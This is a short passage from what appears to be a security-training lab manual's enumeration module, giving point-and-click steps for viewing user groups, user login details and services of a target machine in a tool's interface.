
16. Click the **User groups** tab and hover the mouse cursor over any username to display detailed user groups information.

Note: Hover the mouse cursor over each username to view its details.




Module 04 – Enumeration

17. Click the **Users** tab, and hover the mouse cursor over the username to view login details for the target machine.




18. Click the **Services** tab and hover the mouse cursor over any service to view its details.



